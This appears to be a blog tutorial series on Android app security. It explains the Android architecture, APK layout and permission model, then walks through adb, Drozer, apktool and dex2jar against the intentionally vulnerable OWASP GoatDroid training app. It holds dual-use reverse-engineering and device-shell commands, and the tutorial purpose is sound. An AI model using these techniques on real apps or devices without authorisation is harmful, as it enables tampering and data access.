
Please change the device name with your device name.

TAGS: EMULATOR ANDROID FOR PC, EMULATOR FOR ANDROID, EMULATOR FOR WINDOWS 10, EMULATOR IN ANDROID, EMULATOR ON ANDROID.

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Part 2:- Understanding Android Operating System

Below is the Android's architecture diagram.



You might be familiar with some of the components in the above picture. Let's Start

Starting from the bottom we have Linux Kernel , Android is built up on the Linux Kernel. Linux is already being used extensively from so many years and it's kernel had received so many security patches. Linux Kernel provides basic system functionality like process management, memory management, device management like camera, keypad, display etc. Also, the kernel handles all the things that Linux is really good at such as networking and a vast array of device drivers, which take the pain out of interfacing to peripheral hardware.

What actually Linux Kernel Offers Android ?

As the base for a mobile computing environment, the Linux kernel provides Android with several key security features, including:-

- A user-based permissions model
- Process isolation
- Extensible mechanism for secure IPC
- The ability to remove unnecessary and potentially insecure parts of the kernel

As a multiuser operating system, a fundamental security objective of the Linux kernel is to isolate user resources from one another. The Linux security philosophy is to protect user resources from one another. Thus, Linux:

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
- Prevents user A from reading user B's files
- Ensures that user A does not exhaust user B's memory
- Ensures that user A does not exhaust user B's CPU resources
- Ensures that user A does not exhaust user B's devices (e.g. telephony, GPS, bluetooth)
- **Hardware Abstraction Layer** just gives Applications direct access to the Hardware resources.
- Moving on to the third part comes the Libraries , Android Runtime and Dalvik. The libraries shown in the image are very necessary without which application will not run like Webkit library is used for browsing the web , SQLite library is used for maintaining SQL database and so on.
- Dalvik Virtual Machine which is specifically designed by Android Open Source Project to execute application written for Android.Each app running in the Android Device has its own Dalvik Virtual Machine .
- Android Runtime (ART) is a alternative to Dalvik Virtual Machine which has been released with Android 4.4 as an experimental release,in Android Lollipop(5.0) it will completely replace Dalvik Virtual Machine.Major change in ART is because of Ahead-of-time(AOT) Compilation and Garbage Collection. In Ahead-of-time(AOT) Compilation ,android apps will be compiled when user installs them on their device whereas in the Dalvik used Just-in-time(JIT) compilation in which bytecode are compiled when user runs the app. Moving to the last one ,these are common.
 - **Application Framework**
 - The Application Framework layer provides many higher-level services to applications in the form of Java classes. Application developers are allowed to make use of these services in their applications.

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Part 3:- Android Application Fundamentals

In the last post i have introduced you to Android Architecture and also explained various layers in that but i haven't discussed about the Top most layer i.e "Applications". So in this post i will be talking about Android Application and their functioning keeping security in mind.

Android apps are written in the Java programming language. The Android SDK tools compile your code—along with any data and resource files—into an APK: an Android package, which is an archive file with an .apk suffix. One APK file contains all the contents of an Android app and is the file that Android-powered devices use to install the app.



An **APK** file is an Archive that usually contains the following directories:

- **AndroidManifest.xml**: The **AndroidManifest.xml** file is the control file that tells the system what to do with all the top-level components (specifically activities, services, broadcast receivers, and content providers described below) in an application. This also specifies which permissions are required. This file may be in Android binary XML that can be converted into human-readable plaintext XML with tools such as **android-apktool**, or **Androguard** which we will cover in the upcoming post.
- **META-INF directory**:
- **MANIFEST.MF**: the Manifest File
- **CERT.RSA**: The certificate of the application.

CERT.SF: The list of resources and SHA-1 digest of the corresponding lines in the **MANIFEST.MF** file.

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- lib: the directory containing the compiled code that is specific to a software layer of a processor, the directory is split into more directories within it:
- armeabi: compiled code for all ARM based processors only
- armeabi-v7a: compiled code for all ARMv7 and above based processors only
- x86: compiled code for X86
- mips: compiled code for MIPS processors only
- res: the directory containing resources not compiled into resources.arsc (see below).
- assets: a directory containing applications assets, which can be retrieved by AssetManager.
- classes.dex: The classes compiled in the dex file format understandable by the Dalvik virtual machine
- resources.arsc: a file containing precompiled resources, such as binary XML for example.

App components are the essential building blocks of an Android app. Each component is a different point through which the system can enter your app. Not all components are actual entry points for the user and some depend on each other, but each one exists as its own entity and plays a specific role—each one is a unique building block that helps define your app's overall behavior. You can skip the content given below if you are already familiar with them. There are following four components of app:-

Content Provider

- Content Provider component supplies data from one application to others on request.
- You can store the data in the file system, an SQLite database, on the web, or any other persistent storage location your app can access.
- Through the content provider, other apps can query or even modify the data (if the content provider allows it).
- Content Provider is useful in cases when an app want to share data with another app.
- It is much similar like databases and has four methods.
- insert()
- update()
- delete()
- query()

Activity

To be simple an activity represents a single screen with a user interface. For Example, one activity for Login and another activity after login has been successful. It is kind of every new screen I will discuss more about it later when needed.

Services

- A service is a component that runs in the background to perform long-running operations or to perform work for remote processes.
- A service does not provide a user interface, neither component, such as an activity, can start the service and let it run or bind to it in order to interact with it.
- For example, a service might play music in the background while the user is in a different application, or it might fetch data over the network without blocking user interaction with an activity.

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Broadcast Receiver

- A broadcast receiver is a component that responds to system-wide broadcast announcements.
- Many broadcasts originate from the system—for example, a broadcast announcing that the screen has turned off, the battery is low, or a picture was captured.
- Apps can also initiate broadcasts—for example, to let other apps know that some data has been downloaded to the device and is available for them to use.
- Although broadcast receivers don't display a user interface, they may create a status bar notification to alert the user when a broadcast event occurs.
- More commonly, though, a broadcast receiver is just a “gateway” to other components and is intended to do a very minimal amount of work. For instance, it might initiate a service to perform some work based on the event.
- An application may register a receiver for the low battery message for example, and change its behavior based on that information.

Activating Components

- Three of the four component types—activities, services, and broadcast receivers—are activated by an asynchronous message called an intent.
- Intents bind individual components to each other at runtime (you can think of them as the messengers that request an action from other components), whether the component belongs to your app or to other.
- In the upcoming post we will be using Drozer which uses Intents to showcase the vulnerabilities.

Application Security Features by Android Operating System

Android Permission Model


By default there are some Protected API's in the Android Operatating System which can only be accessed by Operating System. The Protected APIs include

- Camera functions
- Location data (GPS)
- Bluetooth functions
- Telephony functions
- SMS/MMS functions
- Network/data connections

If a particular application needs access to any of the API then it need to mention that permission in `AndroidManifest.xml` file. You might have observed that when installing a particular application from Google Play Store it ask for several permissions needed, if you don't allow then app won't install. If that user agrees to grant those permissions then Android operating system gives access to that Protected API.

Below is the Permission Dialog while installing famous Subway Surfer Game.

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Did you ever thought ? why this game needs access to your Photos, Browsing History, User Accounts,Bookmarks,etc? Probably not but **you should**.

Application Signing

- Android requires that all apps be digitally signed with a certificate before they can be installed. Android uses this certificate to identify the author of an app.

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- To run application on the device ,it should be signed.When application is installed on to an device then package manager verifies that whether the application has been properly signed with the certificate in the apk file or not.
- Application can be self signed or can be signed through CA.
- Application signing ensures that one application can't access any other application except through well-defined IPC and also that it is passed unmodified to the device.

Application Verification

- Android 4.2 and later support application verification. Users can choose to enable "Verify Apps" and have applications evaluated by an application verifier prior to installation.
- App verification can alert the user if they try to install an app that might be harmful; if an application is especially bad, it can block installation.

Android Sandbox

Once installed on a device, each Android app lives in its own security sandbox: – The Android operating system is a multi-user Linux system in which each app is a different user.

- By default, the system assigns each app a unique Linux user ID (the ID is used only by the system and is unknown to the app). The system sets permissions for all the files in an app so that only the user ID assigned to that app can access them.
- Each process has its own virtual machine (VM), so an app's code runs in isolation from other apps.
- By default, every app runs in its own Linux process. Android starts the process when any of the app's components need to be executed, then shuts down the process when it's no longer needed or when the system must recover memory for other apps.

In this way, the Android system implements the principle of least privilege, that is each app by default has access only to the components that it requires to do its work and no more. This creates a very secure environment in which an app cannot access parts of the system for which it is not having permission. As every Android app runs in its own sandbox environment and cannot affect other apps by default but two apps can have same Linux User ID and can also share the same Dalvik VM if they are signed with the same Certificate.

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
Part 4:- Get to know about your Arsenals

For all the demos below i have used FourGoats Application from [OWASP-Goatdroid-Project](#). You can download from [here](#)

Android Debug Bridge


Below i have described must know methods of adb but i would recommend you to go through ADB Documentation to gain a better understanding of it.

- adb devices – It Prints a list of all attached emulator/device instances.



```
C:\Users\Aditya\Desktop
λ adb devices
List of devices attached
192.168.56.101:5555    device
```

- adb install
 - It is used to install an apk file in to an Emulated/Connected Device. We will be pushing apk which we have downloaded above.




```
C:\Users\Aditya\Desktop\Pentesting
λ adb install "OWASP GoatDroid- FourGoats Android App.apk"
2379 KB/s (1256313 bytes in 0.515s)
pkg: /data/local/tmp/OWASP GoatDroid- FourGoats Android App.apk

Success

C:\Users\Aditya\Desktop\Pentesting
λ |
```


- adb pull – It is used to fetch some data from Emulated device(remote) to local host(local).

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
```
cmd.exe | + - 1 - | _ □ X  
C:\Users\Aditya\Desktop\Pentesting  
λ adb pull /data/app/org.owasp.goatdroid.fourgoats-1.apk  
1883 KB/s (1256313 bytes in 0.651s)  
C:\Users\Aditya\Desktop\Pentesting  
λ |
```

- adb push – It is used to push some data from local host(local) to Emulated Device(remote).Similarly we can also push file to the device.



```
cmd.exe | + - 1 - | _ □ X  
C:\Users\Aditya\Desktop\Pentesting  
λ adb push sieve.apk /data/app  
2661 KB/s (367886 bytes in 0.134s)  
C:\Users\Aditya\Desktop\Pentesting  
λ |
```


- adb forward – Forwards socket connections from a specified local port to a specified remote port on the emulator/device instance.



```
cmd.exe | + - 1 - | _ □ X  
C:\Users\Aditya\Desktop\Pentesting  
λ adb forward tcp:31415 tcp:31415  
C:\Users\Aditya\Desktop\Pentesting  
λ |
```

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- adb shell – Adb provides a Unix shell that you can use to run a variety of commands on an emulator or connected device.



```
adb.exe

C:\Users\Aditya\Desktop\Pentesting
λ adb shell
root@vbox86p:/ # ls
ls
acct
cache
config
d
data
default.prop
dev
etc
file_contexts
fstab.vbox86
init
init.environ.rc
init.rc
init.trace.rc
init.usb.rc
init.vbox86.rc
mnt
proc
property_contexts
root
sbin
sdcard
seapp_contexts
sepolicy
storage
sys
system
ueventd.rc
ueventd.vbox86.rc
vendor
root@vbox86p:/ # |
```

Although there are some other utilities, Activity Manager(am) and Package Manager(pm) in adb shell. But we will use drozer for the same commands just because drozer offers to do task simply.

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Drozer

Drozer allows you to search for security vulnerabilities in apps and devices **by assuming the role of an app** and interacting with the Dalvik VM, other apps' Inter Process Communication(IPC) endpoints and the underlying OS.

As Drozer is a very important tool in Android Application Security Assessment, i have written a seperate post for it.

Firing Drozer

Apktool Usage

- Type **apktool** in the Appie and it will list the default options of apktool.

```
C:\Users\Aditya\Desktop\Pentesting
λ apktool
Apktool v2.0.0-RC2 - a tool for reengineering Android apk files
with smali v2.0.3 and bksmali v2.0.3
Copyright 2010 Ryszard Wi?niewski <brut.alll@gmail.com>
Updated by Connor Tumbleson <connor.tumbleson@gmail.com>

usage: apktool
    -advance,--advanced      prints advance information.
    -version,--version       prints the version then exits
usage: apktool if|install-framework [options] <framework.apk>
    -p,--frame-path <dir>   Stores framework files into <dir>.
    -t,--tag <tag>          Tag frameworks using <tag>.
usage: apktool d[ecode] [options] <file_apk>
    -f,--force              Force delete destination directory.
    -o,--output <dir>        The name of folder that gets written. Default is apk.out
    -p,--frame-path <dir>   Uses framework files located in <dir>.
    -r,--no-res              Do not decode resources.
    -s,--no-src              Do not decode sources.
    -t,--frame-tag <tag>    Uses framework files tagged by <tag>.
usage: apktool b[uild] [options] <app_path>
    -f,--force-all          Skip changes detection and build all files.
    -o,--output <dir>        The name of apk that gets written. Default is dist/name.apk
    -p,--frame-path <dir>   Uses framework files located in <dir>.

For additional info, see: http://code.google.com/p/android-apktool/
For smali/bksmali info, see: http://code.google.com/p/smali/
```

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Mainly we will be decoding an APK file for that we need to run **apktool d filename.apk**. After running that , it will create a folder in the same directory with decompiled files in it.

```
C:\Users\Aditya\Desktop\Pentesting
λ ls
OWASP GoatDroid- FourGoats Android App.apk

C:\Users\Aditya\Desktop\Pentesting
λ apktool d "OWASP GoatDroid- FourGoats Android App.apk"
I: Using Apktool 2.0.0-RC2 on OWASP GoatDroid- FourGoats Android App.apk
I: Loading resource table...
I: Loading resource table...
I: Decoding AndroidManifest.xml with resources...
I: Loading resource table from file: C:\Users\Aditya\apktool\framework\1.apk
I: Regular manifest package...
I: Decoding file-resources...
I: Decoding values /* XMLs...
I: Baksmaling classes.dex...
I: Copying assets and libs...
I: Copying unknown files...
I: Copying original files...

C:\Users\Aditya\Desktop\Pentesting
λ cd "OWASP GoatDroid- FourGoats Android App\"

C:\Users\Aditya\Desktop\Pentesting\OWASP GoatDroid- FourGoats Android App
λ ls
AndroidManifest.xml  apktool.yml  original  res  smali
```

dex2jar Usage

- dex2jar is mainly used to convert an APK file in to a jar file containing reconstructed source code.
dex2jar filename.apk command will convert the APK file in to a jar file.

```
C:\Users\Aditya\Desktop\Pentesting
λ ls
OWASP GoatDroid- FourGoats Android App  OWASP GoatDroid- FourGoats Android App.apk

